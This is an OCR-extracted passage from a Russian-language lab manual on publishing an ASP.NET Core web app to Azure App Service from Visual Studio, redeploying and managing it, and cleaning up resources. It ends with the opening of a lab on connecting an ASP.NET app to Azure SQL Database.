
3. Выберите **Указанный целевой объект**: **Служба приложений Azure (Linux)** или **Служба приложений Azure (Windows)** . Затем щелкните **Далее**.

Важно!


Если предполагается использовать ASP.NET Framework 4.8 вы используйте **Службу приложений Azure (Windows)** .

4. Доступные параметры зависят от того, вошли ли вы в Azure и есть ли у вас

учетная запись Visual Studio, связанная с учетной записью Azure. Выберите **Добавить учетную запись** или **Войти**, чтобы войти в подписку Azure. Если вы уже вошли, выберите нужную учетную запись.




5. Справа от списка **Экземпляры Службы приложений** выберите + .




6. Для параметра **Подписка** подтвердите предложенный вариант или выберите другой из раскрывающегося списка.
7. В разделе **Группа ресурсов** выберите **Создать**. В разделе **Новое имя группы ресурсов** введите *myResourceGroup* и щелкните **ОК**.
8. В разделе **План размещения** щелкните **Создать**.
9. В диалоговом окне **План размещения. Создать новый** введите значения, указанные в следующей таблице.

ТАБЛИЦА 1

Параметр	**Рекомендуемое значение**	**Описание**
План размещения	*MyFirstAzureWebAppPlan*	Имя плана службы приложений.
Расположение	*Западная Европа*	Центр обработки данных, где размещается веб-приложение.
Размер	*Бесплатный*	Ценовая категория определяет возможности размещения.

10. 

11. В поле **Имя** введите уникальное имя приложения, включающее только допустимые символы: a-z, A-Z, 0-9 и -. Вы можете использовать автоматически созданное уникальное имя. URL-адрес веб-приложения: http://<app-name>.azurewebsites.net, где <app-name> — имя приложения.
12. Выберите **Создать**, чтобы создать ресурсы Azure.



После завершения работы мастера ресурсы Azure будут созданы, и вы будете готовы опубликовать проект ASP.NET Core.


13. В диалоговом окне **Публикация** убедитесь, что в качестве **экземпляра Службы приложений** выбрано новое приложение Службы приложений, а затем щелкните **Готово**. Visual Studio создаст профиль публикации для выбранного приложения Службы приложений.
14. На странице **Публикация** выберите **Опубликовать**. При появлении сообщения с предупреждением щелкните **Продолжить**.

Visual Studio создает, упаковывает и публикует приложение в Azure, а затем запускает его в браузере по умолчанию.

- .NET 6.0

- .NET Framework 4.8

На странице браузера отобразится веб-приложение ASP.NET Core 6.0.



Обновление и повторное развертывание приложения

Чтобы обновить и повторно развернуть веб-приложение, сделайте следующее:

1. В **Обозревателе решений** откройте файл *Index.cshtml* вашего проекта.
2. Замените первый элемент следующим кодом:

   razorКопировать


   ```
   <div class="jumbotron">
       <h1>.NET ♥ Azure</h1>
       <p class="lead">Example .NET app to Azure App Service.</p>
   </div>
   ```

   Сохраните изменения.
3. Чтобы выполнить повторное развертывание в Azure, щелкните правой кнопкой мыши проект **MyFirstAzureWebApp** в **Обозревателе решений**, а затем выберите **Опубликовать**.
4. На странице **Публикация** со сводными сведениями щелкните **Опубликовать**.

По завершении публикации Visual Studio открывает в браузере страницу с URL-адресом веб-приложения.


- .NET 6.0
- .NET Framework 4.8

На странице браузера отобразится обновленное веб-приложение ASP.NET Core 6.0.




Управление приложением Azure


Чтобы управлять веб-приложением, перейдите на портал Azure, найдите и выберите **Службы приложений**.



На странице **Службы приложений** выберите имя веб-приложения.



На странице **Обзор** для веб-приложения вы можете выполнять базовые задачи управления: просмотр, завершение, запуск, перезагрузку и удаление. В меню слева есть дополнительные страницы для настройки приложения.




Очистка ресурсов

На предыдущем шаге вы создали ресурсы Azure в группе ресурсов. Если вы не планируете использовать эти ресурсы в будущем, вы можете удалить их, удалив саму группу ресурсов.

1. На странице **Обзор** веб-приложения на портале Azure щелкните ссылку **myResourceGroup** в разделе **Группы ресурсов**.
2. На странице группы ресурсов проверьте, действительно ли требуется удалить перечисленные ресурсы.
3. Выберите **Удалить**, введите **myResourceGroup** в текстовое поле, после чего щелкните **Удалить**.

4. ЛАБОРАТОРНАЯ РАБОТА №4. СОЗДАНИЕ ПРИЛОЖЕНИЯ ASP .NET В AZURE С ПОДКЛЮЧЕНИЕМ К БАЗЕ ДАННЫХ SQL

Рассмотрим, как развернуть управляемое данными веб-приложение ASP.NET в Azure [16], а затем подключить его к базе данных SQL Azure. Выполнив описанные здесь действия, вы получите приложение ASP.NET, запущенное в Azure и подключенное к базе данных SQL.



Скачивание примера приложения

Загрузите пример проекта: https://github.com/Azure-Samples/dotnet-sqldb-tutorial/archive/master.zip


Извлеките (распакуйте) файл *dotnet-sqldb-tutorial-master.zip*.

Этот пример проекта содержит простое MVC-приложение CRUD ASP.NET, созданное на основе Entity Framework Code First.

Запуск приложения

Откройте файл *dotnet-sqldb-tutorial-master/DotNetAppSqlDb.sln* в Visual Studio.

